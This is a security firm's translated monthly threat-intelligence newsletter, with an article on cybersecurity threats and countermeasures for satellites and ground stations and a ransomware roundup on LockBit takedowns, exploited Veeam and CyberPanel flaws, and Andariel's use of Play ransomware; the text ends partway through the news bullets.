infosec

Threat Intelligence Report

EQST INSIGHT

2024
11

EQST stands for "Experts, Qualified Security Team", and is a group highly qualified security experts with proven capabilities in the field of cyber threat analysis and research.

infosec

Contents

Headline

Countermeasures against security threats arise with development of space industry --- 1

Keep up with Ransomware

InterLock ransomware targets both Windows and Linux environments ----------------- 13

Research & Technique

pfSense XSS Vulnerabilities (CVE-2024-46538) -- 33

Headline

Countermeasures against security threats arise with development of space industry

Hyun-joo Kim / OT/ICS Consulting Team Leader

■ Overview

In 2001, American billionaire entrepreneur Dennis Tito paid $200 million (about KRW 280 billion) for a trip to the International Space Station (ISS) and became the first person to travel into space at his own expense. Since then, Amazon founder Jeff Bezos, SpaceX CEO Elon Musk, and Japanese billionaire entrepreneur Yusaku Maezawa have paid huge amounts of money to experience space.


Today, space tourism cost went down to $450,000 (about KRW 600 million). And you could orbit the moon aboard a Russian Soyuz (Союз) spacecraft for $100 million (about KRW 140 billion). We are at the beginning of a full-fledged 'new space' era in which the private sector leads space travel around the world.

In line with this, the scope of security is also expanding into space. This article will discuss security trends in the 'new space' era, as well as space security threats and response measures.

■ Growth of the space industry

In the past, the prevailing perception was that the space industry was only possible at a national level. It cost an astronomical amount of money, so no private sector company could even think of getting involved. However, recently, low-cost launch vehicle and satellite manufacturing technologies have been developed and private companies such as SpaceX, Blue Origin and Virgin Galactic, have emerged that can invest huge amounts of money in the space industry. Since then, the space industry has begun to grow rapidly.

The size of the global space industry has grown from $339.1 billion (about KRW 475 trillion) in 2016 to $386 billion (about KRW 540 trillion) in 2021 and is expected to reach $1 trillion (about KRW 1,400 trillion) by 2040. One of the most notable reasons for the expansion of the space industry is the sharp decrease in the cost of sending satellites into space. With the advent of private companies and reusable rockets, launch costs fell to $1,500 (about KRW 2.1 million) per kg in 2022, more than 30 times cheaper than in the past, and are expected to drop further to $100 (about KRW 140 thousand) per kg by 2040.



* Source: City Group (May 2022), "Space: The Dawn of the New Age"


Figure 1. Launch cost trends for space launch vehicles

The United States, known as a space industry powerhouse, has developed a national strategy for in-space servicing, assembly, and production as part of its efforts to secure and maintain leadership in the global space market. Japan also operates a space industry strategy fund and is actively investing in nurturing space-related startups. Competition in space services is intensifying as global space companies prepare various services, such as the global satellite communication network based on low-orbit small satellites being built by SpaceX building.

In line with the global trend, the Korean government is also working to create a private space enterprise ecosystem, such as by establishing a plan to strengthen support for the creation of a private-sector-led space industry ecosystem. The government selected aerospace technology as one of 12 national strategic technologies to scale up in the public-private collaboration market and secure irreplaceable source technologies for. The Korean government allocated KRW 839.2 billion to its space budget in 2023, and plans to increase the budget to KRW 1.5 trillion by 2027 and operate various programs to foster space experts.

■ Components of the space operation architecture


Under the National Institute of Standards and Technology (NIST) Interagency Report (IR) 8270 (Introduction to Cybersecurity for Commercial Satellite Operations), the space operations architecture is divided into the space segment, the ground station segment, and the user segment.



* Source: NIST IR 8270

Figure 2. Segments of the space operation architecture

The space segment is outer space where spacecraft and satellites are located, and the ground segment is the area where satellites are operated and controlled. The user segment is a service area where satellites are utilized for smart ships, airplanes, autonomous cars, buses, etc.


L-band array antenna
[Send/receive information modifications]
L-band cup antenna
[Receive GPS signals]
L5-band array antenna
[Send GPS correction signals]]
S-band antenna
[Telemetry command system]
Ka-band deployable antenna
[Send flexible broadband communications]
Solar cell array
[Power system]
Solar cell array
[Power system]
C-band horn antenna
[Receive GPS correction signals]
Star tracker
[Attitude orbit control system]
Ka-band deployable antenna
[Receive flexible broadband communications]
Electric thruster
[Propulsion system]


＊Source: Outside view of the Chollian-3 satellite (Ministry of Science and Technology Information and Communication]

Figure 3. Outside view of a satellite

Satellites belonging to the space segment are composed of a bus that operates the satellite and payloads that perform missions for communication, observation, exploration, etc. Satellites are divided into communication satellites, meteorological satellites, ocean observation satellites, broadcast satellites, etc., depending on their functions. The payloads perform satellite services, and the bus carries the payloads and enables them to perform their functions.

The Chollian-3, a public communications satellite for disaster/safety responses scheduled to be launched in 2027, is composed of multiple antennas and subsystems, as shown in the figure above. As can be seen, the bus, which is the satellite body, is composed of several subsystems. These include the structural system, which forms the skeleton of the satellite; the power system, which supplies electricity; the attitude orbit control system, which controls the attitude and orbit to prevent the satellite from deorbiting; the propulsion system, which includes the fuel and thrusters; the telemetry and command system, which exchanges commands with the ground station; and the thermal control system, which maintains the satellite at an appropriate temperature. The type of satellite (communication satellite, observation satellite, broadcasting satellite, etc.) is determined based on the payload configuration, and the structure and shape of the satellites may vary.

The ground station consists of a mission operation center and a payload operation center. The mission operations center issues commands to the satellite and receives telemetry data. The payload operation center communicates with the satellite's payloads to provide satellite services. NIST IR 8270 (Introduction to Cybersecurity for Commercial Satellite Operations) comprehensively describes the communication link between ground stations and satellites.


Ground station sector
Space sector
Ground station control part
Mission Operation Center
Bus telemetry and Communication commands
Payload Operation Center
Payload telemetry and communication commands
Facilities can be co-located
Bus commands and control
Payload commands and control
Satellite
Satellite bus interface
Telemetry and Communication commands filtering
Internal satellite communications
Payload interface
HSL processing
Inter-satellite communications
Satellite
Satellite bus interface
Telemetry and Communication commands filtering
Internal satellite communications
Payload interface
HSL processing

＊ Source: NIST IR 8270 (Introduction to Cybersecurity for Commercial Satellite Operations)

Figure 4. Architecture of the space segment and ground station segment

In the space segment, satellites communicate with each other using lasers, and ground stations and satellites communicate with each other by sending and receiving radio waves through large antennas. The ground station mission operation center operates and controls the satellites by issuing remote commands to the bus, and the payload operations center receives and processes payload data from the satellite. For communications between the ground segment and the satellite, the frequency is selected according to the purpose and use. For satellite communications, the L-band (1–2 GHz), S-band (2–4 GHz), C-band (4–8 GHz), X-band (8–12 GHz), Ku-band (12–18 GHz), and Ka-band (26–40 GHz) are used.

■ Space Security Incident Cases

In February 2022, just before invading Ukraine, Russia attacked a satellite Internet network, disabling tens of thousands of Viasat modems and disrupting the Ukrainian military's direction and command system. This is a representative example of a space security incident. The space industry is currently growing rapidly and satellite utilization services are increasing, so the number of space-related security incidents is expected to increase in the future.

Year	Space Security Incident	Impact of the security incident
2008	A jamming attack on NASA's Terra satellite left the satellite uncontrollable.	Satellite became uncontrollable
2014	An internet cyberattack occurred on the weather observation satellite network of the National Oceanic and Atmospheric Administration's (NOAA).	Satellite data not received
2015	There was an announcement that it was possible to interpret, decode, and convert phasor communication data from an Iridium communication satellite into clear text information (plain text) using commercially available antennas (International Conference Chaos Communication Camp 2015).	Communication content exposed
2018	An employee illegally infiltrated the network of NASA's Jet Propulsion Laboratory (JPL) using a Raspberry Pi installed without permission, and leaked 23 files and 50 MB of data.	Mission data leaked
2020	Radio analysis using commercially available antennas demonstrated that communications to geostationary communications satellites were not encrypted (International Conference BlackHat). - Information about hazardous materials, wind power plant administrator privileges, and personal information (passport numbers, credit card data, etc.) were found to be in plaintext.	Communications intercepted
2022	A specific communication modem using Viasat's communication satellite KA-SAT service was infected with wiper malware, making it impossible to access the satellite.	Impossible to access satellite
2022	A cyberattack on the computer system of the Alma Observatory in Chile disrupted scientific observations and shut down the website of the Chilean Joint ALMA Observatory.	Observation of satellites disrupted

※ Source: Japan, 'Guidelines for Cyber Security Measures for Private Sector Space Systems'

Table 1. Space security incident cases

■ Space Security Threats

Satellites are used for academic, military, and business purposes, and provide a wide range of services to a variety of users, including ships, automobiles, airplanes, businesses, and homes. Any space-related components carried onboard satellites for these purposes, as well as control software, communications links between satellites and ground stations, and ground station networks and systems, can be very attractive targets for hackers.

From an IT (information technology)/OT (operational technology) perspective, satellite and ground station components comprise systems with security vulnerabilities and often transmit signals in an unencrypted state, exposing them to various IT/OT security threats. The motivations of hackers attacking space systems are no different from those of hackers attacking IT/OT systems (financial, social, and political reasons). In June 2023, the U.S. Air Force held a satellite hacking contest after launching a test satellite, as it believed that the level of security in the aerospace field was insufficient. The aerospace field is considered vulnerable to hacking because it is highly dependent on information and communication networks such as satellite communication networks, ground station control infrastructure, and GPS systems.

NIST IR 8270 (Introduction to Cybersecurity for Commercial Satellite Operations) identifies eight types of potential space cybersecurity threats. The security threats presented in this report include jamming, spoofing and hijacking of communications links between satellites and ground stations, as well as system compromise, denial of service attacks and malware injection that could affect satellite control.

A. Intentional jamming and spoofing of sensor data
B. Interception and theft of sensor data
C. Intentional corruption of sensor systems
D. Denial-of-service attacks on sensors
E. Intentional jamming or spoofing of guidance control
F. Hijacking of or unauthorized commands to guidance control
G. Malicious code injection
H. Denial-of-service attacks on guidance

Japan's 'Guidelines for Cyber Security Measures for Private Sector Space Systems (Mar. 2023)' presented seven risk scenarios that could cause serious damage to space systems.

No.	Space Hazard Scenarios (Cases)	
1	Loss of satellite orbit control due to a targeted mail attack	① An employee's terminal is infected with malware via email ② A hacker gains unauthorized access over the Internet. ③ The hacker intercepts uplink data and manipulates attitude control information and mission equipment control information, and sends it to the satellite. ④ Satellite control is temporarily lost.
2	Loss of satellite/mission device control due to a malware infection of a development/manufacturing terminal	① A development/manufacturing terminal used to update satellite body software via mail is infected with malware. ② A hacker gains unauthorized access over the Internet (a backdoor is inserted into the update program infected with malware). ③ The hacker uses the backdoor of the update program to remotely operate the satellite from the ground station (satellite operating facility). ④ Satellite control is temporarily lost.
3	Loss of satellite control due to a cyberattack on satellite data utilization equipment	① An unauthorized terminal is installed in the ground station (satellite data utilization facility). ② A hacker gains unauthorized access over the Internet. ③ The hacker travels across unseparated networks and illegally accesses multiple servers. ④ Various servers at the ground station (satellite operation facility) go down and the satellite control capability is lost.
4	Inability to provide service due to illegal access to an observation reception server	① A hacker gains unauthorized access to the observation reception server over the Internet and infects it with ransomware. ② All servers and terminals within the ground station (satellite data use facility) are infected with ransomware due to insufficient security settings of the cloud-built ground station. ③ System data (boot files, etc.) in the satellite data provision server is deleted, making it impossible to reboot or provide service.
5	Leakage of corporate secrets through an email attack in a remote work environment	① A server is infected with malware by email from a hacker posing as a worker while working remotely. ② The hacker gains unauthorized access over the Internet. ③ The satellite manufacturing company's confidential information is leaked.

No.	Space Hazard Scenarios (Cases)	
6	Suspension of operations due to unauthorized use of a USB memory device	① A hacker creates a USB infected with malware and delivers it to a manufacturing facility manager, disguising it as a configuration USB for a controller. ② The server is infected with malware when the manufacturing facility manager changes controller settings using the USB provided by the hacker. ③ The controller settings and manufacturing program are falsified, causing equipment control problems and stopping manufacturing operations.
7	Disintegration of satellite constellations due to the introduction of an illegal satellite-borne device	① The hacker installs logic bombs on circuit boards used in the attitude control controller and sells the boards at a low price to a satellite developer planning to build constellations of dozens of satellites. ② The circuit boards pass the acceptance inspection and system inspection of the manufacturing manager and are installed in the mass-produced satellites. ③ After launch, the logic bomb is executed when specific conditions are met. ④ Satellite control is lost and there is a risk of cluster collapse.

Table 2. Space hazard scenario cases

Satellites provide services in various fields such as smart ships, autonomous vehicles, urban air mobility (UAM), and smartphones. However, a disruption of the Global Navigation Satellite System (GNSS) or the manipulation of position information provided by the GNSS could cause significant social unrest. Accidents may occur, such as smart ships deviating from their routes or UAM crashing due to driving errors. Therefore, it is necessary to closely analyze space-related security threats and establish security measures.

■ Space Security Trends

As awareness of space security threats grows, interest in space cybersecurity is growing in many countries. In 2020, the Trump administration issued Space Policy Directive (SPD)-5, declaring its commitment to adherence to principles and guidelines for space cybersecurity. In addition, considering that space systems such as satellites provide essential services across the socioeconomic spectrum, discussions have been ongoing for several years as to whether space systems should be designated as the 17th type of infrastructure facility. The Japanese government has announced space system security guidelines and is pushing forward with full-scale cybersecurity enhancement projects. The Korean government announced a strategy to secure global competitiveness in the information security industry to improve the level of security in the private sector aerospace industry (Sep. 2023, Ministry of Science and ICT) and launched the Space Asset Cybersecurity Council. The council is currently working with the National Intelligence Service, the Ministry of National Defense, and the Korea AeroSpace Administration to develop an integrated roadmap for responding to satellite cyber threats.

The table below shows policies and strategies related to space and space security of major countries.

Country	Description	
USA	Policies and guidelines	· National Security Strategies (Dec. 2017) · National Cyber Strategies (Sep. 2018) · Space Priority Framework (Dec. 2021) · Cybersecurity Framework for Hybrid Satellite Networks_NIST IR 8441 (Jun. 2023)
	Laws and systems	· Space Policy Guidelines (SPD 1–7) · US House introduced a space infrastructure bill (Jun. 2021) - Promoted the addition of space systems to 16 critical infrastructures classified by the Department of Homeland Security. · U.S. Senate reissued a bill on commercial satellite cybersecurity (May 2023) - Mandated the CISA to protect commercial satellite operators - Required the Director of National Cybersecurity and the Space Council to develop strategies to enhance coordination across the federal government regarding the cybersecurity of satellite systems.
EU	Policies and guidelines	· EU Space Strategies for Security and Defense (Mar. 2023) · Cybersecurity Assessment Report for LEO SATCOM (Feb. 2024)
	Laws and systems	· EU Space Act (to be pursued)
Japan	Policies and guidelines	· 2023 Space Policy Basic Plan (Jun. 2023, revised) · Guidelines for Cybersecurity Measures for Private Sector Space Systems (Mar. 2023)
	Laws and systems	· Space Basic Act (2008)
Germany	Policies and guidelines	· National Space Strategies (Sep. 2023, revised)
	Technical development / infrastructure	· IT Basic Protection Profile for Space Infrastructure (Jul. 2022)
	Laws and systems	· Space Agency Establishment Act (1998) · Remote Exploration Act (2007) · National Space Act (under preparation)
China	Policies and guidelines	· 2030 Science and Technology Innovation Plan, 'Space-Ground Integrated Information Network' Construction Project · 2021 Space White Paper (published every five years)
	Technical development / infrastructure	· Announced the Zero Trust System Technical Specifications (2021)

＊ Source: Korea Internet & Security Agency, ‘Survey and Analysis of the Space Cyber Security Policy Trends of Major Countries’

Table 3. Global policies and strategies for space and space security

■ Space Security Response Plan

Until recently, satellites have been considered safe because they are located in space, far from the ground. However, as explained above in terms of space security incidents and security threats, satellites are no longer in a safe zone. To strengthen space security, it is necessary to internalize and apply cybersecurity throughout the space system life cycle, from the development/manufacturing stage of space products to the operation stage and the disposal stage. For this purpose, the following security measures are required.

1) Space product development security and supply chain security

The top priority is to consider security at the design/development stage of software installed in space products and to internalize security from the manufacturing stage of parts. Software installed on satellites and applications developed for satellite services must have security requirements defined and secure coding applied from the design/development stage. In addition, supply chain security vulnerability checks, including the confirmation of open source vulnerabilities, must be performed, and a security review process that reviews security applications must be followed at the testing stage.

2) Risk analysis by segment and application of security technologies

Security technologies must be applied to identify and respond to risks that may arise in the space segment (satellite), ground segment (satellite control equipment, payload data operation equipment), and satellite utilization service areas (smart ships, autonomous vehicles, urban air mobility, etc.).

A. Satellite: Security verification for onboard software and devices, and countermeasures against vulnerabilities

B. Communication section between satellites and ground stations: Application of communication section tunneling, encryption of transmitted data, message authentication to respond to data tampering, anti-jamming technology (such as frequency hopping), etc.

C. Ground segment (satellite control equipment, payload data operation equipment): Network security against unauthorized persons (intrusion blocking, intrusion prevention, network access control, etc.), satellite control and payload data security (data encryption, information leakage prevention), authentication and authority control (multi-authentication, account management), malware response (vaccine, abnormal symptom detection), physical access control (antenna, access control to important facilities, monitoring, etc.)

D. Satellite utilization service segment: Preparation of measures to identify and manage risks for each service

■ Conclusion

In order to implement the same space security measures mentioned above, it is necessary to establish national space cybersecurity guidelines. It is important for both governments and businesses to take a continuous interest in leading space-related companies and applying security to the accelerating space industry.

Following this trend, SK Shieldus provides cyber security services and consulting suitable for space industry security.

SK Shieldus can provide security consulting, diagnosis/simulated hacking, SI business (encryption solutions, network security, authentication/access control systems, etc.), and physical security services to companies operating ground stations to enhance security. Satellite service provision applications are often implemented primarily on the web, so it is necessary to undergo source code diagnosis, mock hacking, and supply chain security diagnosis (open source inspection, etc.).

Since it is difficult to update and modify the S/W of a satellite once it has been launched, a diagnosis of the S/W loaded on the satellite, such as an IoT security diagnosis before launch, is necessary. Companies that manufacture satellite components can receive OT/ICS security consulting and security solution services for safer management.

Please visit the SK Shieldus website for details.

Keeping up with Ransomware

InterLock ransomware targets both Windows and Linux environments

Overview

In October 2024, there were a total of 550 cases of ransomware damage, an increase of about 35% compared to September (406 cases). The reason for this increase is the emergence of several new ransomware groups and the resumption of activities by many other groups.

A new group called Sarcoma posted 41 attacks in its first month of activity, which was the third most attacks among ransomware groups in October. The APT73 group rebranded as Bashe two months after announcing it was going inactive, and resumed operations, posting 20 attack incidents.

As the amount of damages caused by ransomware continues to increase, international investigative agencies are also becoming more aggressive. The NCA, the UK Home Office's law enforcement agency, has released new information regarding Operation Cronos, which aims to take down the criminal infrastructure of the LockBit group. The main content is the disclosure of personal information and the arrest of LockBit officials. The NCA has released key information about Beverly, which extorted at least $100 million (approximately KRW 138 billion) for ransom while operating as an affiliate of LockBit, and through international cooperation, arrested the developer of LockBit, two suspects involved in the operation, and an official who provided BPH services.[1] They also seized nine of LockBit's infrastructure servers.

An analysis of the seized infrastructure revealed that LockBit group only removed posts from the dark web leak site, rather than deleting the data itself, after receiving the ransom. Due to the prolonged infrastructure neutralization operation, LockBit saw a noticeable decrease in activity, with only two new victim postings in October.

Recently, many ransomware attacks that exploit vulnerabilities have been discovered. The Akira and Fog ransomware groups exploited the CVE-2024-40711 vulnerability discovered in Veeam Backup and Replication, a recovery solution for virtualized environments such as

[1] BPH (Bullet Proof Hosting): A service that provides web hosting while ignoring or avoiding requests from law enforcement agencies; primarily used for illegal online activities.

VMware vSphere and Hyper-V. The vulnerability allows remote code execution from untrusted data or a malicious payload.[2] This is an example of a ransomware group exploiting vulnerability technology analysis and publicly available PoC code[3] after a patch.

A remote code execution vulnerability (CVE-2024-51378[4]) has been found in CyberPanel, a web hosting control panel. The PSUAX ransomware exploited this vulnerability to gain root privileges on the system and encrypt files, and when it was discovered, approximately 20,000 servers were exposed to the threat. However, since the encryption script of the ransomware exposes the RSA private key as it is, it is possible to recover encrypted files without paying anything by using the publicly available decryption script. In addition, two other ransomware and cryptominer[5] programs using the extensions .locked (based on Conti v3) and .encryp (based on the Babuk source code) were distributed.

North Korea-backed threat groups Andariel and Play were found to have used the same accounts for attacks. Last May, Andariel initially infiltrated the attack target by exploiting compromised user accounts, and used the open source C2[6] framework Silver and DTrack, a remote management tool developed by the Lazarus group, to infiltrate internal infrastructure and maintain sessions. In September, they were found to have accessed targets again using the accounts they used during the initial infiltration, collected credentials, disabled EDR,[7] and distributed the Play ransomware. However, since the Play group officially stated that it does not provide RaaS[8] services, it is unclear whether Andariel joined as an affiliate of the Play group or only played the role of IAB.[9]

Ransomware threats have continued, with two cases of ransomware incidents in South Korea discovered on the dark web and Telegram. The KillSec group released data stolen from a real estate data platform in Korea. The data included personal information, proof of

[2] Payload: Code designed to penetrate, modify, or otherwise damage a computer system.

[3] PoC (Proof of Concept): Code that proves that a particular vulnerability is executable.

[4] CVE-2024-51378: A remote code execution vulnerability that allows attackers to bypass authentication and execute arbitrary commands

[5] Cryptominer: Malware that uses the hardware resources of an infected PC or server to mine cryptocurrency

[6] C2 (Command and Control): A server that maintains communication with infected PCs or servers and performs additional command delivery or malware downloading


[7] EDR (Endpoint Detection and Response): A solution that detects, analyzes, and responds to malicious activity occurring on terminals such as computers, mobile devices, and servers in real time to prevent the spread of damage

[8] RaaS (Ransomware-as-a-Service): A business model that provides ransomware code or the tools needed for attacks in exchange for money

[9] IAB (Initial Access Broker): A threat actor who gains access to networks and systems and then sells them for money

enrollments, and business registration certificates. The CyberVolk group, which operates on Telegram, uploaded a post on the website of a Korean bio lab offering to sell the logs it collected by accessing the admin panel.

News About Ransomware



infosec

NCA releases additional information on Cronos Operation

- NCA reveals identity of LockBit affiliate Beverly, of Evil Corp.
- NCA arrests LockBit developers, BPH service officials and two suspects involved in LockBit activities
- NCA seizes nine servers used by LockBit for criminal infrastructure, including dark web leak sites
- NCA reveals LockBit has retained stolen data after 2022, even if ransom is paid

Ransomware groups exploit Veeam backup solution vulnerability (CVE-2024-40711)

- CVE-2024-40711: Vulnerability that allows remote code execution with untrusted data or malicious payload due to deserialization
- Akira group and Fog group conducted attacks targeting unpatched servers

PSAUX ransomware exploits 0-day vulnerability in web hosting control panel

